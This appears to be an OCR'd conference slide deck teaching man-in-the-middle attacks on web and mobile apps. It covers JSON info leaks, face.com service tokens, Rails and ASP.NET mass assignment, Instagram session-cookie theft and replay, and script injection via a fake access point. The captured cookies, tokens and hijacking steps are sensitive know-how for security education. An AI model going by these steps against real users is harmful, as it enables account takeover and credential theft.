
Going Down to the Wire

Kirk Jackson, Xero
Mike Haworth, Aura Information Security

Web 1.0



Client:


- Simple
- Renders HTML

Server:

- Processing
- Receives form
- Returns HTML

K

Web 2.0



Client:

- Local processing and logic in Javascript
- Assembles HTML

Server:

- Processing
- Receives multiple data types
- Returns HTML, JSON, XML

K

Mobile

Client:


- Local processing and logic in Javascript or native
- Assembles UI


Server:

- Processing
- Receives multiple data types
- Returns HTML, JSON, XML

K

Man in the middle






Trust no-one

- **Security principle #1**

"Trust no-one"

- **Device should assume wire + server are malicious**
- **Server should assume wire + device are malicious**

Attacks on the wire



Device Security

The Wire

- Authentication
- Code
- Data

Web Server Security

K

What can MiTM do?

Passive

- Listens only

vs.

Active

- Listens
- Injects data, code

M

Demo 1

Intro to Burp

(Kirk)

Demo 2

Info disclosure / JSON etc


(Kirk)

face.com

Rails mass assignment / Github


Apple UDID

Give me some credit





```
{"cards":[
    {"id":1,
     "card":
        {"name":"Joe Bloggs",
         "number":"4988-1234-5678-1123",
         "cvc":123,
         "exp_month":2,
         "exp_year":2012,
         "last4":"1123",
         "type":"Visa"}},
    {"id":2,
     "card":
        {"name":"J Bloggs",
         "number":"4720-1234-5678-9338",
         "cvc":456,
         "exp_month":2,
         "exp_year":2012,
         "last4":"9338”,
```

Give me a cookie




```
Set-Cookie: username=KirkJ
Set-Cookie: is_admin=true
```

Give me a session




```
Set-Cookie: sessionid=MTIyMw
Set-Cookie: sessionid=MTIyNQ
Set-Cookie: sessionid=MTIyOQ
```

Give me a phone


```
GET /advert?
udid=1bef50453858d317a847108
7aaf1614a
```

Give me a date

Example: Face Palm

Hanging out at **SXSW**
with **Jack** and **Roxanna**

PUBLIC ON
KLIK


Coffee &
Tea
58m ›

Star-
bucks
220m ›

```
    "status": "success",
    "user": {
        "birthday": "",
        "email": "BAACvuK3CTbsBAJCz
        "email_display": "BAACvuK3CTbsBAJCz
        "email_list": [],
        "first_name": "Aldo",
        "gender": "male",
        "id": "1JHwZDZ@face.com",
        "last_name": "Cortesi",
        "other_services": [
            {
                "service_name": "Facebook",
                "service_secret": null,
                "service_token": "BAAIBAACvuK3CTbsBAJCzha7l7JPRDewQg142mMfalq96KLFARn5gek10xqlPVFLJk
I0cpCvYZBtXGQ3M07FzMpGe1Kh1SdZBowZAK5DtNIA7WhksGzMfokfgpawmzL9G8lYULaUHwZDZD",
                "service_type": 1,
                "uid": "740703419"
            },
            {
                "service_name": "Twitter",
                "service_secret": "QB1pVnp3NJ4M4xdxfyPl45blHUDxx9uJU3RHBD9t0eU",
                "service_token": 14052466-N7CPtFeH10jsV9Ask6j1SevQJyKof8a62Dh0IT5UY",
                "service_type": 3,
```


http://ashkansoltani.org/docs/face_palm.html

Example: Rails Mass-Assignment


dev-KirkJ
Profile
Account Settings
Emails
Notification Center
SSH Keys
Applications
Repositories
Organizations
Need help? Check out our guide to setting up Git and SSH keys or troubleshoot common SSH Problems
SSH Keys
Add SSH key
Delete
Delete
Add an SSH Key
Title
Key
Add key

github

```
<input name="public_key[title]” type="text" />
<textarea name="public_key[key]”></textarea>
```

Generate scaffolding

Bind back to model

PublicKey
title
key

github

```
<input name="public_key[title]” type="text" />
<textarea name="public_key[key]”></textarea>
```

Generate scaffolding

Bind back to model

PublicKey
title
key
belongs_to

github

<input name="public_key[title]” type="text" />
<textarea name="public_key[key]”></textarea>

@pk = PublicKey.find(params[:id])
@pk.update_attributes(params[:public_key])

- update_attributes is copying all the data from the request parameters into the database object
- What if you pass a public_key[belongs_to]?

In ASP.NET MVC, too

```
[HttpPost]
public ActionResult Edit(int id, FormCollection collection) {
    try {
        var user = _userRepository.GetUserById(id);
        UpdateModel(user);
        _userRepository.SaveUser(user);
        return RedirectToAction("Index");
    } catch {
        return View();
    }
}
```

```
UpdateModel(user,new[]{"FirstName","LastName","Email"});
```

Lessons

- Another example of trusting user input
- Explicitly white-listing allowed input is the safest way

http://guides.rubyonrails.org/security.html#mass-assignment
http://freshbrewedcode.com/joshbush/2012/03/05/mass-assignment-aspnet-mvc/

What can MiTM do?

Passive

- Listens only

vs.

Active

- Listens
- Injects data, code

M

Demo 3

Basic rewriting in Burp

(Mike)

Demo 3 – Basic rewriting

- Trivial example:
  - find and replace in traffic content.

Demo 4

Stealing cookies

Instagram

(wireshark)


(Mike)

Demo 4 – stealing cookies

- Victim is on Open WiFi
  - Running iOS native app
  - Login is via HTTPS
  - But subsequent requests are via HTTP
- Attacker runs Wireshark
  - Gets session cookie

Demo 4 – stealing cookies

- Login is via HTTPS
  - No password visible to attacker



Demo 4 – stealing cookies

- All subsequent requests are via HTTP
  - Cookies visible

Stream Content

```
GET http://instagram.com/api/v1/friendships/autocomplete_user_list/ HTTP/1.1
Host: instagram.com
User-Agent: Instagram 2.5.1 (iPad; iPhone OS 5.1.1; en_NZ) AppleWebKit/420+
Accept-Encoding: gzip
Accept-Language: en-us
Cookie: ds_user=mikehaworthnz; ds_user_id=202712189;
sessionid=IGSC0ddc781406a845cde20ad5a95223bf2a179642e5a03a5409afbfe02c634edcc3%3A
3A%7B%22_token%22%3A%22202712189%3AKeQyyTgZ1tweghqfHVMtpWGgbBOPkan0%
3Abebc0048eeb192f93b15fb06e8697506efd58d4c7e90d961eb97ed65bfdbe949%22%2C%22last_re
22_auth_user_backend%22%3A%22distillery.accounts.backends.CaseInsensitiveModelBack
3A202712189%7D
Connection: keep-alive
Proxy-Connection: keep-alive
```


Demo 4 – session hijacking

- Attacker now has victim's cookie
  - From passive wireshark capture

- Attacker can now use proxy to rewrite their own requests
  - Replaces their cookie with victim's cookie
  - Replaces their user id with victim’s user id

Demo 4 – session hijacking

- Attacker is rewriting his own requests
  - The server cannot distinguish between legitimate and forged requests



Demo 5

Content rewriting / script

xe.com iphone app

(Mike)

Demo 5 – rewrite to inject js


- Victim is on Open WiFi
  - Attacker runs fake AP + intercepting proxy
  - Add malicious JavaScript into page

Demo 5 – rewrite to inject js

- So what JavaScript should the attacker get victim to run?
- Not just one shot, want to inject JavaScript that that allows us to run.. more JavaScript
- Remote debugger for JavaScript: weiner


Demo 5 – rewrite to inject js

- Weiner (We)b(in)spector(re)mote
- Run weiner locally
  - Point browser at UI



